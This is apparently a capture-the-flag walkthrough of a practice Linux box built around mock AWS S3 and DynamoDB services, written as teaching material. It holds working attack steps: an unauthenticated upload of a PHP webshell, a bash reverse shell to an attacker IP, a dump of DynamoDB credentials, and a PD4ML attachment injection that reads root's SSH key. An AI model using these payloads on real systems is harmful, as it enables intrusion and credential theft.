
This is a Medium Linux Box. It revolves around AWS and an S3 instance. The HTML source code of the main site reveals an S3 instance subdomain. It allows for unauthenticated file upload, so it’s possible to get code execution via PHP. With a foothold, there is a config file that references DynamoDB. This database contains credentials for another user on the box. That user has Read access to the source code of a web app running as root. The web app consults the DynamoDB to generate a PDF, and it’s possible to create an entry in a table to read arbitrary files into the generated PDF. That is used to read root’s SSH key and login to the machine.
Recon
The nmap scan reveals just 2 ports open.
sudo nmap -sS $IP -o allPorts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-01 17:42 WEST
Nmap scan report for 10.129.110.110
Host is up (0.042s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
The service scan reveals the hostname of the machine in an HTTP redirect.
sudo nmap -sCV $IP -p22,80 -o openPorts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-01 17:43 WEST
Nmap scan report for 10.129.110.110
Host is up (0.041s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://bucket.htb/
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
We add that hostname to /etc/hosts so it can resolve to an IP address.
$ echo "$IP bucket.htb" | sudo tee -a /etc/hosts
10.129.110.110 bucket.htb
User Flag
Taking a look at the website on port 80, there are some visible errors retrieving the images.


Looking at the HTML source, these images are being pulled from another subdomain: s3.bucket.htb. This hints that we are looking at an AWS hosted server.

Now the images appear correctly on the website.
The URL in the source code gives some information. The images are hosted in an instance of S3, which is where data can be stored in AWS. Also we get the bucket name of adserver.
S3 instances can be enumerated with the aws shell command. Listing the contents of the adserver bucket is allowed without credentials. We also have to specify the endpoint URL otherwise it will look it up in the AWS servers.
$ aws s3 ls s3://adserver/ --no-sign-request --endpoint-url http://s3.bucket.htb

                           PRE images/
2025-10-01 19:26:04       5344 index.html
Unauthenticated file upload is also possible.
$ aws s3 cp testfile s3://adserver/ --no-sign-request --endpoint-url http://s3.bucket.htb
upload: ./testfile to s3://adserver/testfile
Listing the files again, the uploaded file is visible.
$ aws s3 ls s3://adserver/ --no-sign-request --endpoint-url http://s3.bucket.htb

                           PRE images/
2025-10-01 19:26:04       5344 index.html
2025-10-01 19:26:43          4 testfile
We can use this to upload a PHP payload that will be accessible in the main website. This results in code exection as www-data
$ echo '<?php system("whoami"); ?>' > test.php
$ aws s3 cp test.php  s3://adserver/test.php --no-sign-request --endpoint-url http://s3.bucket.htb
$ curl http://bucket.htb/test.php
www-data
Now a webshell is uploaded, allowing for easy code execution.
$ echo '<?php system($_REQUEST["cmd"]); ?>' > test.php
$ aws s3 cp test.php  s3://adserver/test.php --no-sign-request --endpoint-url http://s3.bucket.htb
A reverse shell can be executed with an HTTP POST request.
POST /test.php HTTP/1.1
Host: bucket.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 56

cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.235/9001+0>%261'
$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.235] from (UNKNOWN) [10.129.110.110] 36990
bash: cannot set terminal process group (1113): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bucket:/var/www/html$
To make the shell more stable these commands can be executed:
www-data@bucket:/$ script -qc bash /dev/null
<CTRL-Z>
$ stty raw -echo; fg
<ENTER>
<ENTER>
www-data can list roy’s home folder. The User Flag isn’t readable, but the project folder is.
www-data@bucket:/home/roy$ ls -la

total 28
drwxr-xr-x 3 roy  roy  4096 Sep 24  2020 .
drwxr-xr-x 3 root root 4096 Sep 16  2020 ..
lrwxrwxrwx 1 roy  roy     9 Sep 16  2020 .bash_history -> /dev/null
-rw-r--r-- 1 roy  roy   220 Sep 16  2020 .bash_logout
-rw-r--r-- 1 roy  roy  3771 Sep 16  2020 .bashrc
-rw-r--r-- 1 roy  roy   807 Sep 16  2020 .profile
drwxr-xr-x 3 roy  roy  4096 Sep 24  2020 project
-r-------- 1 roy  roy    33 Oct  1 17:40 user.txt
Inside it, the db.php file contains references to DynamoDB, which is AWS’ NoSQL database instance. It can also be enumerated with the aws command.
www-data@bucket:/home/roy/project/vendor$ cat db.php
<?php
require 'vendor/autoload.php';
date_default_timezone_set('America/New_York');
use Aws\DynamoDb\DynamoDbClient;
use Aws\DynamoDb\Exception\DynamoDbException;

$client = new Aws\Sdk([
    'profile' => 'default',
    'region'  => 'us-east-1',
    'version' => 'latest',
    'endpoint' => 'http://localhost:4566'
]);

$dynamodb = $client->createDynamoDb();
Running it in the remote machine results in a “Permission denied” error.
www-data@bucket:/home/roy/project/vendor$ aws dynamodb list-tables --no-sign-request --endpoint-url http://s3.bucket.htb
You must specify a region. You can also configure your region by running "aws configure".


www-data@bucket:/home/roy/project/vendor$ aws configure
AWS Access Key ID [None]: abc
AWS Secret Access Key [None]: abc
Default region name [None]: abc
Default output format [None]:

[Errno 13] Permission denied: '/var/www/.aws'
The same commands can be run on the attacker’s machine, and we are able to list the tables of the database.
$ aws configure
AWS Access Key ID [None]: abc
AWS Secret Access Key [None]: abc
Default region name [None]: abc
Default output format [None]:
$ aws dynamodb list-tables --no-sign-request --endpoint-url http://s3.bucket.htb

{
    "TableNames": [
        "users"
    ]
}
To dump the contents of the users, the scan subcommand can be used.
$ aws dynamodb scan --table-name users --endpoint-url http://s3.bucket.htb --profile abc
{
    "Items": [
        {
            "password": {
                "S": "Management@#1@#"
            },
            "username": {
                "S": "Mgmt"
            }
        },
        {
            "password": {
                "S": "Welcome123!"
            },
            "username": {
                "S": "Cloudadm"
            }
        },
        {
            "password": {
                "S": "n2vM-<_K_Q:.Aa2"
            },
            "username": {
                "S": "Sysadm"
            }
        }
    ],
    "Count": 3,
    "ScannedCount": 3,
    "ConsumedCapacity": null
}
3 credentials are retrieved, and the last one is reused for the roy user, which gives us SSH access and the User Flag.
$ ssh roy@bucket.htb
roy@bucket.htbs password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-48-generic x86_64)

roy@bucket:~$ ls -l
total 8
drwxr-xr-x 3 roy roy 4096 Sep 24  2020 project
-r-------- 1 roy roy   33 Oct  2 21:33 user.txt
Root Flag
Looking at listening ports, 8000 is open.
roy@bucket:~$ ss -ntlp
State            Recv-Q            Send-Q           Local Address:Port               Peer Address:Port                        Process
LISTEN           0                 4096             127.0.0.53%lo:53                      0.0.0.0:*
LISTEN           0                 4096                 127.0.0.1:4566                    0.0.0.0:*
LISTEN           0                 128                    0.0.0.0:22                      0.0.0.0:*
LISTEN           0                 4096                 127.0.0.1:40189                   0.0.0.0:*
LISTEN           0                 511                  127.0.0.1:8000                    0.0.0.0:*
LISTEN           0                 511                          *:80                            *:*
LISTEN           0                 128                       [::]:22                         [::]:*
Grepping for “8000” in the /etc/, it seems to be related to an Apache2 webserver.
roy@bucket:/etc$ grep -rI 8000 . 2> /dev/null

./sensors3.conf:chip "f71858fg-*" "f8000-*"
./apache2/ports.conf:Listen 127.0.0.1:8000
./apache2/sites-available/000-default.conf:<VirtualHost 127.0.0.1:8000>
./cron.daily/popularity-contest:                        week=648000
./udev/rules.d/70-snap.snapd.rules:ATTRS{idVendor}=="1c9e", ATTRS{idProduct}=="8000", ENV{.MM_USBIFNUM}=="05", ENV{ID_MM_LONGCHEER_PORT_TYPE_MODEM}="1"
./udev/rules.d/70-snap.snapd.rules:ATTRS{idVendor}=="1c9e", ATTRS{idProduct}=="8000", ENV{.MM_USBIFNUM}=="00", ENV{ID_MM_LONGCHEER_PORT_TYPE_AUX}="1"
./udev/rules.d/70-snap.snapd.rules:ATTRS{idVendor}=="1c9e", ATTRS{idProduct}=="8000", ENV{.MM_USBIFNUM}=="02", ENV{ID_MM_LONGCHEER_PORT_TYPE_AUX}="1"
./udev/rules.d/70-snap.snapd.rules:ATTRS{idVendor}=="1c9e", ATTRS{idProduct}=="8000", ENV{ID_MM_LONGCHEER_TAGGED}="1"
In the config file for an available site, we see this web app is running as root, which makes it a target for Privilege Escalation. Also the source directory for it is visible: /var/www/bucket-app
roy@bucket:/etc/apache2/sites-available$ cat 000-default.conf
<VirtualHost 127.0.0.1:8000>
        <IfModule mpm_itk_module>
                AssignUserId root root
        </IfModule>
        DocumentRoot /var/www/bucket-app
</VirtualHost>
<SNIP>
roy has read access on that folder. The index.php file contains some code related to the logic of the web app. If the web request is a POST containg the action=getalerts parameter, the site behaves differently.
It will look for entries in the alerts table in the DynamoDB database, if the title column is “Ransomware”, it creates an html file in the files folder containing the content of the alerts column. It then converts that file into a PDF using Pd4Cmd.
if($_SERVER["REQUEST_METHOD"]==="POST") {
        if($_POST["action"]==="get_alerts") {
                date_default_timezone_set('America/New_York');
                $client = new DynamoDbClient([
                        'profile' => 'default',
                        'region'  => 'us-east-1',
                        'version' => 'latest',
                        'endpoint' => 'http://localhost:4566'
                ]);

                $iterator = $client->getIterator('Scan', array(
                        'TableName' => 'alerts',
                        'FilterExpression' => "title = :title",
                        'ExpressionAttributeValues' => array(":title"=>array("S"=>"Ransomware")),
                ));

                foreach ($iterator as $item) {
                        $name=rand(1,10000).'.html';
                        file_put_contents('files/'.$name,$item["data"]);
                }
                passthru("java -Xmx512m -Djava.awt.headless=true -cp pd4ml_demo.jar Pd4Cmd file:///var/www/bucket-app/files/$name 800 A4 -out files/result.pdf");
        }
}
There is no alerts table, but we can create one. This guide helps with the syntax.
$ aws dynamodb create-table --table-name alerts --attribute-definitions AttributeName=title,AttributeType=S AttributeName=data,AttributeType=S --key-schema AttributeName=title,KeyType=HASH AttributeName=data,KeyType=RANGE --provisioned-throughput ReadCapacityUnits=10,WriteCapacityUnits=5 --endpoint-url http://s3.bucket.htb
{
    "TableDescription": {
        "AttributeDefinitions": [
            {
                "AttributeName": "title",
                "AttributeType": "S"
            },
            {
                "AttributeName": "data",
                "AttributeType": "S"
            }
        ],
        "TableName": "alerts",
        "KeySchema": [
            {
                "AttributeName": "title",
                "KeyType": "HASH"
            },
            {
                "AttributeName": "data",
                "KeyType": "RANGE"
            }
        ],
        "TableStatus": "ACTIVE",
        "CreationDateTime": 1612409699.649,
        "ProvisionedThroughput": {
            "LastIncreaseDateTime": 0.0,
            "LastDecreaseDateTime": 0.0,
            "NumberOfDecreasesToday": 0,
            "ReadCapacityUnits": 10,
            "WriteCapacityUnits": 5
        },
        "TableSizeBytes": 0,
        "ItemCount": 0,
        "TableArn": "arn:aws:dynamodb:us-east-1:000000000000:table/alerts"
    }
}
Listing the tables confirms it was created.
$ aws dynamodb list-tables --endpoint-url http://s3.bucket.htb
{
    "TableNames": [
        "alerts",
        "users"
    ]
}
Now a test entry will be added to the table.
$ aws dynamodb put-item --table-name alerts --item '{"title":{"S":"Ransomware"},"data":{"S":"Test alert"}}' --endpoint-url http://s3.bucket.htb  --profile abc
{
    "ConsumedCapacity": {
        "TableName": "alerts",
        "CapacityUnits": 1.0
    }
}
To trigger the file creation, there needs to be a POST request with the specific paramater.
$ curl http://127.0.0.1:8000/index.php --data 'action=get_alerts'
In the files folder there are now the 2 files. The html one contains the “Test alert” string.
roy@bucket:/var/www/bucket-app/files$ ls
4028.html  result.pdf
Downloading the PDF with scp we can see it also contains the test string.
$ scp roy@bucket.htb:/var/www/bucket-app/files/result.pdf result.pdf
roy@bucket.htbs password:
result.pdf

Looking at the metadata of the file we see it was created by the PD4ML tool.
$ exiftool result.pdf
ExifTool Version Number         : 13.25
File Name                       : result.pdf
<SNIP>
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
<SNIP>
Creator                         : PD4ML. HTML to PDF Converter for Java (3114fx1)
Producer                        : PD4ML. HTML to PDF Converter for Java (3114fx1)

It is possible to include attachments in the PDF, so a sensitive file could be read. This article explains how to include attachments. A new entry is added to the table containing the payload to read /etc/passwd.
$ aws  dynamodb put-item --table-name alerts --item '{"title":{"S":"Ransomware"},"data":{"S":"<html><pd4ml:attachment src=\"/etc/passwd\" description=\"attachment sample\" type=\"paperclip\"/></html>"}}' --endpoint-url http://s3.bucket.htb
{
    "ConsumedCapacity": {
        "TableName": "alerts",
        "CapacityUnits": 1.0
    }
}
The table is constantly being deleted by a cleanup script, so these steps need to be done fast. The script is triggered and the file is downloaded.
$ curl http://127.0.0.1:8000/index.php --data 'action=get_alerts'
$ scp roy@bucket.htb:/var/www/bucket-app/files/result.pdf result.pdf
roy@bucket.htb's password:
result.pdf
The PDF contains the attachment.

When double clicked, the content of the file is visible.
The same can be done to read root’s SSH private key.
$ aws  dynamodb put-item --table-name alerts --item '{"title":{"S":"Ransomware"},"data":{"S":"<html><pd4ml:attachment src=\"/root/.ssh/id_rsa\" description=\"attachment sample\" type=\"paperclip\"/></html>"}}' --endpoint-url http://s3.bucket.htb
{
    "ConsumedCapacity": {
        "TableName": "alerts",
        "CapacityUnits": 1.0
    }
}

$ curl http://127.0.0.1:8000/index.php --data 'action=get_alerts'
$ scp roy@bucket.htb:/var/www/bucket-app/files/result.pdf result.pdf
roy@bucket.htb's password:
result.pdf

The PDF contains the id_rsa key which can be copied to a file and used to login as root, which allows us to read the Root Flag.
$ chmod 600 root_id_rsa
$ ssh -i root_id_rsa root@bucket.htb
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-48-generic x86_64)
<SNIP>

root@bucket:~# ls
backups  docker-compose.yml  files  restore.php  restore.sh  root.txt  snap  start.sh  sync.sh